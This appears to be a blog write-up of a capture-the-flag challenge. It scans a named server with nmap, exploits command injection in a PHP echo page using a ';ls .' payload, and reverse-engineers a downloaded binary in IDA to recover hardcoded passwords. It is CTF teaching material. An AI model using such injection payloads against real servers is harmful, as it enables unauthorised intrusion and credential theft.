The Code Composition


CTF #1 – Part 3

You have until Saturday to read the writeup and complete the second part of the challenge, let me remind you what is the challenge:
Situation: To make the task more difficult for you, the company added another flag, saved in /root/flag file
Category: Pwn, reverse engineering, privilege escalation
Server IP: Same one, 138.68.42.225
Difficulty: Medium
Goal: Find a way to read that file, the way to report that flag is stated inside the file
Hint: Command injection Good Luck!

I'll not link the writeup, because I haven't read it…


So, we know at least two things. What we need to find, and the IP.

First thing to do with an IP: **Check opened port**.



```
D:\Desktop {git}
{lamb} nmap 138.68.42.225
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-05 19:14 Paris, Madrid
Nmap scan report for 138.68.42.225
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
25/tcp   filtered smtp
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.11 seconds
```

Yeah. So, we have a webserver on 8080, and a ssh port. Let's give an eye to the web page.




This is an example echo server

Type the stuff that you want to echo in the text field

Message:

Nice. Let's follow the instructions there.




```
This is an example echo server

Type the stuff that you want to echo in the text field

burne
```

Message:


run echo server

Indeed, it print what I tell him. Awesome. Wait… *.php?!* Oh. That means, something like this could work:



```
;ls .
```

Let’s try.




```
This is an example echo server

Type the stuff that you want to echo in the text field

index.php
start.sh
```

Message:

run echo server


Yup. That means the php file do something like this:



```php
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```


Of course, this mustn’t be used. But we’re in a case were the dev was lazy. And used easiest way ever to output something.
Clearly, this is a breach. And that’s what the hint was referring to. This is called ‘**Code injection**’.
That mean, we can make any command like on a basic bash.

So, first of all, who are we?




```
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu)
```

OK, so the account running the php interpreter is *Ubuntu.* I guess this account doesn’t have root privileges. Let’s try, who knows.




```
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
```

Uh? Did it work? For real? Umm… Kinda strange. There's no flag. Let's give an eye to this *getpw* things.



```
shiirosan@DESKTOP-8H0A55E:/mnt/f/Downloads$ ./getpw
Please enter the password:
Bulbeducul
Wrong password, please try again.
```

That was expected after all. Well, let's load it on IDA.




```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_30= dword ptr -30h
s1= byte ptr -29h
var_21= byte ptr -21h
var_20= qword ptr -20h
var_18= byte ptr -18h
s2= byte ptr -17h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     rax, 354D355A4C6D4B36h
mov     qword ptr [rbp+s1], rax
mov     [rbp+var_21], 0
mov     rax, 376463336A4F4633h
mov     [rbp+var_20], rax
mov     [rbp+var_18], 0
lea     rdi, s          ; "Please enter the password:"
call    _puts
lea     rax, [rbp+s2]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rdx, [rbp+s2]
lea     rax, [rbp+s1]
mov     rsi, rdx        ; s2
mov     rdi, rax        ; s1
call    _strcmp
mov     [rbp+var_30], eax
cmp     [rbp+var_30], 0
jnz     short loc_818
```

```
lea     rax, [rbp+var_20]
mov     rsi, rax
lea     rdi, format     ; "Password is correct, the password to ad"...
mov     eax, 0
call    _printf
jmp     short loc_824
```

```
loc_818:
lea     rdi, aWrongPasswordP ; "Wrong password, please try again."
call    _puts
```

OK, let's analyze it one by one.


I could have used PseudoCode. But let's analyze it manually before.



```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_30= dword ptr -30h
s1= byte ptr -29h
var_21= byte ptr -21h
var_20= qword ptr -20h
var_18= byte ptr -18h
s2= byte ptr -17h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     rax, 354D355A4C6D4B36h
mov     qword ptr [rbp+s1], rax
mov     [rbp+var_21], 0
mov     rax, 376463336A4F4633h
mov     [rbp+var_20], rax
mov     [rbp+var_18], 0
lea     rdi, s          ; "Please enter the password:"
call    _puts
lea     rax, [rbp+s2]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rdx, [rbp+s2]
lea     rax, [rbp+s1]
mov     rsi, rdx        ; s2
mov     rdi, rax        ; s1
call    _strcmp
mov     [rbp+var_30], eax
cmp     [rbp+var_30], 0
jnz     short loc_818
```


This seems to be the most interesting part, as the second under is just answering if we're good or not. *More or less at least.*

After some reading, we can end with following understanding *(explanation is violet things)*




```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_30= dword ptr -30h
s1= byte ptr -29h
var_21= byte ptr -21h
var_20= qword ptr -20h
var_18= byte ptr -18h
s2= byte ptr -17h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     rax, '5M5ZLmK6' ; we write 5M5ZLmK6 on rax
mov     qword ptr [rbp+s1], rax ; rax is then wrote to s1
mov     [rbp+var_21], 0
mov     rax, '7dc3jOF3' ; we write 7dv3jOF3 to rax
mov     [rbp+var_20], rax ; And then we write rax to var_20
mov     [rbp+var_18], 0
lea     rdi, s          ; This is the parameter for puts. == Please enter the password:
call    _puts           ; basic puts command. int puts( const char *str );
lea     rax, [rbp+s2]   ; gets parameter. That's where we will write our char *str
mov     rdi, rax
mov     eax, 0
call    _gets           ; Basic gets command. char *gets(char *str);
lea     rdx, [rbp+s2]   ; we move s2 (console value) to rdx
lea     rax, [rbp+s1]   ; we move s1 (5M5ZLmK6) to rax
mov     rsi, rdx        ; s2 | we send s2 on strcmp as first param
mov     rdi, rax        ; s1 | we send s1 on strcmp as snd param
call    _strcmp         ; Basic strcmp. int strcmp ( const char * str1, const char * str2 );
mov     [rbp+var_30], eax
cmp     [rbp+var_30], 0
jnz     short loc_818   ; we jump if strcmp output value is not 0. Strcmp return 0 only if both string are equal
```

Let’s make a pseudo code to read it without brain effort.



```c
#include <stdio.h>
#include <string.h>

int main ()
{
    char* s1 = "6KmLZ5M5";
    char* var_20 = "3FOj3cd7";
    char* s2;
    puts ("Please enter the password:");
    gets(&s2);
    if(!strcmp(s1, s2))
        /* TODO */

    return 0;
}
```


So, know we have a better idea of what could be the password. Before trying it out, let’s see what it does when the password is good. Funnier.



```
lea     rax, [rbp+var_20]
mov     rsi, rax
lea     rdi, format     ; "Password is correct, the password to ad"...
mov     eax, 0
call    _printf
jmp     short loc_8

loc_818:
lea     rdi, aWrongPasswordP ; "Wrong password, please try again."
call    _puts

; char format[]
format          db 'Password is correct, the password to admin account is: %s',0Ah,0
                                        ; DATA XREF: main+7B↑o
```

Well. If the password is correct, it just prints ‘*Password is correct, the password to admin account is: %s*’. And we can see that %s is in fact *var_20.* So, the admin account password is ***7dc3jOF3***


Let’s check it out by testing the previous password we got.



```
shiirosan@DESKTOP-8H0A55E:/mnt/f/Downloads$ ./getpw
Please enter the password:
6KmLZ5M5
Password is correct, the password to admin account is: 3FOj3cd7
```


Yup. We’re right all along. But… That’s still not a flag?! Wtf…

Let’s go back to the website, maybe I’m missing something.




```
This is an example echo server

Type the stuff that you want to echo in the text field

total 16
drwxr-xr-x  2 root ubuntu 4096 Dec  2 10:00 .
drwxr-xr-x 23 root root   4096 Dec  1 11:01 ..
-rw-r--r--  1 root ubuntu  516 Dec  2 04:02 index.php
-rwxr-xr-x  1 root root    274 Dec  2 03:40 start.sh
```

Let’s see what there’s on *index.php* or *start.sh*. Fkin curiosity…



